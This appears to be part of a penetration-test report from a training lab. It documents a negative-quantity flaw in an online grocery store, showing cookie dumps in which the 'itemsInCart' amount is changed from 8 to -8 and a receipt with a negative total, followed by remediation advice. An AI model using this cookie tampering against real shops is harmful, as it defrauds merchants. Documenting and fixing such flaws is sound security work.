
During our security audit, we identified a critical vulnerability within the web application's transaction processing mechanism that permits the submission of transactions with negative values. This was achieved by altering the 'quantity' parameter to negative figures, enabling a transaction that theoretically could lead to unauthorized credit accrual or create financial anomalies in the system. This vulnerability was unveiled through direct manipulation of request parameters, indicating a significant lack of input validation controls.

#### Details

During our review, we detected a critical oversight in the transaction processing system of the web application, specifically its inability to block negative inputs in the quantity field for purchases. Inserting a negative integer for the quantity in a controlled purchase experiment allowed us to execute a transaction that unexpectedly credited the account, contradicting the typical debit effect. This manipulation involved targeted adjustments to the HTTP request at checkout. The absence of adequate server-side validation for input values threatens the platform's financial security and undermines user confidence

**Evidence**


user interface of an online grocery store where the quantity of corn is being set to 8 units. The browser's developer tools are open, specifically highlighting the cookie value that tracks the number of items in the cart



```
https://host-knea0mqa-prod.prod.cywar.xyz:50127/
host-knea0mqa-prod.prod.cywar.xyz | itemsInCart
Value
[{"id":6,"amount":8}]
Domain
host-knea0mqa-prod.prod.cywar.xyz
Path
/
Expiration
Tue Mar 26 2024 10:29:07 GMT-0400 (Eastern Daylight Time)
SameSite
Strict
HostOnly ✓   Session ☐   Secure ✓   HttpOnly ☐
host-knea0mqa-prod.prod.cywar.xyz | SN
```

**FIGURE 8:** Setting the quantity to 8 units of corn in the online grocery store's shopping cart, as reflected in the site's tracking cookie


Modified the item quantity to a negative value in the 'itemsInCart' cookie, causing the web application to reflect a negative total upon page refresh



```
https://host-knea0mqa-prod.prod.cywar.xyz:50127/
host-knea0mqa-prod.prod.cywar.xyz | itemsInCart
Value
[{"id":6,"amount":-8}]
Domain
host-knea0mqa-prod.prod.cywar.xyz
Path
/
Expiration
Tue Mar 26 2024 10:32:37 GMT-0400 (Eastern Daylight Time)
SameSite
Strict
HostOnly ✓   Session ☐   Secure ✓   HttpOnly ☐
host-knea0mqa-prod.prod.cywar.xyz | SN
```

**FIGURE 9:** Web page showing a negative quantity of corn after manipulating the cart's cookie data, resulting in an altered checkout total

After proceeding with the checkout process, the manipulation of the 'itemsInCart' cookie value to a negative quantity is clearly exploited, resulting in the web application issuing a receipt that shows a refund instead of a charge



Thank you for shopping with us!

Mar. 26, 2024 | 1:33PM

| | | |
|---|---|---|
| Corn | -8 | $ -42.04 |
| | Total: | $ -42.04 |

d2b11b60-eb74-11ee-af6c-f9f5398e9c88d2b11b61

**FIGURE 10:** The receipt displays a negative total, reflecting the exploitation of the negative quantity vulnerability, resulting in a credit to the purchaser

# PT REPORT

**Remediation Options**

- **Enhanced Input Validation:** Implement strict validation rules on all input fields, especially those related to financial transactions. Ensure that quantities and transaction amounts cannot be manipulated to accept negative values.
- **Server-Side Verification:** Strengthen server-side checks to verify transaction integrity before processing. This includes verifying that transaction amounts and product quantities are within acceptable ranges.
- **Audit and Logging Mechanisms:** Establish comprehensive logging for all transactions. Anomaly detection mechanisms should be in place to alert administrators of unusual transaction patterns, such as attempts to input negative values.
- **User Feedback and Error Handling:** Provide immediate feedback to users attempting to enter invalid data, including negative numbers in transaction fields. Ensure error messages are clear but do not disclose excessive information that could be leveraged for further exploitation.
- **Security Awareness and Training:** Conduct regular training sessions for developers and administrators to recognize and mitigate risks associated with financial transactions, emphasizing the importance of input validation and secure coding practices.

# GOOD LUCK!